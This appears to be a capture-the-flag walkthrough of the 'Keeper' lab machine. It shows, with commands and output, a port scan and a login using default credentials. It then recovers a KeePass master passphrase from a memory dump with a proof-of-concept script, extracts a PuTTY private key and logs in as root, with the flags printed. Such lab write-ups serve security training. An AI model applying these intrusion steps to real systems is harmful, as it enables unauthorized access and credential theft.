keeper

keeper

`rustscan -a 10.10.11.227 -- -sC -sV -A | tee scan.txt`

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; prot
| ssh-hostkey:
|   256 3539d439404b1f6186dd7c37bb4b989e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRU
|   256 1ae972be8bb105d5effedd80d8efc066 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+g
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-favicon: Unknown favicon MD5: CF60F068F7A5343704B608CCE387F31F
| http-methods:
|_  Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

fot this system standart password `root:password`

Inside I found 2 users

#	Name	Real Name	Email Address
27	lnorgaard	Lise Nørgaard	lnorgaard@keeper.htb
14	root	Enoch Root	root@localhost

Password for user **lnorgaard:Welcome2023!**

Comments about this user

```
New user. Initial password set to Welcome2023!
```


ssh as user lnorgaard . There are some files and the flag

```
┌──(kali㉿kali)-[~]
└─$ ssh lnorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Thu Sep 28 22:21:48 2023 from 10.10.14.173
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
58f40de4358f76ca9f07339e85df8e07
lnorgaard@keeper:~$
```


```
scp lnorgaard@10.10.11.227:/home/lnorgaard/RT30000.zip .
```

copy zip to my machine (10 min to wait)


I found keepassdumper on git hub




```
python3 poc.py -d KeePassDumpFull.dmp
```



Not to easy to find real passphrase, but google helps)




open file with passphrase **rødgrød med fløde**

`kpcli --kdb=passcodes.kdbx`

```
└─$ kpcli --kdb=passcodes.kdbx
Provide the master password: **************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> ls
=== Groups ===
passcodes/
kpcli:/> cd passcodes/
kpcli:/passcodes> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network>
```

Here i found covered password , what we can copy, and puttykey



So I need to install puttytools

```
sudo apt install putty-tools
```

To make puttykey readeble by putty tools I use tr command:

```
cat key.txt | tr -d " " > key_fixed.txt
```

Now there are no spaces beetwen lines

```
┌──(kali㉿kali)-[~/HTB/keeper]
└─$ cat key.txt | tr -d " " > key_fixed.txt

┌──(kali㉿kali)-[~/HTB/keeper]
└─$ cat key_fixed.txt
PuTTY-User-Key-File-3:ssh-rsa
Encryption:none
Comment:rsa-key-20230519
Public-Lines:6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4×1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines:14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC:b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

And create id_rsa key

```
puttygen key_fixed.txt -O private-openssh -o id_rsa
```

After I can login as root

```
┌──(kali㉿kali)-[~/HTB/keeper]
└─$ puttygen key_fixed.txt -O private-openssh -o id_rsa

┌──(kali㉿kali)-[~/HTB/keeper]
└─$ ls
id_rsa  KeePassDumpFull.dmp  key_fixed.txt  key.txt  passcodes.kdbx  passcodes.kdbx.lock  poc.py  RT30000.zip  scan.txt

┌──(kali㉿kali)-[~/HTB/keeper]
└─$ chmod 400 id_rsa

┌──(kali㉿kali)-[~/HTB/keeper]
└─$ ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Fri Sep 29 11:16:02 2023 from 10.10.14.26
root@keeper:~#
```

Got the flag

```
You have new mail.
Last login: Fri Sep 29 11:16:02 2023 from 10.10.14.26
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
59076b4956fcdaf9998acb521d2e91ac
root@keeper:~#
```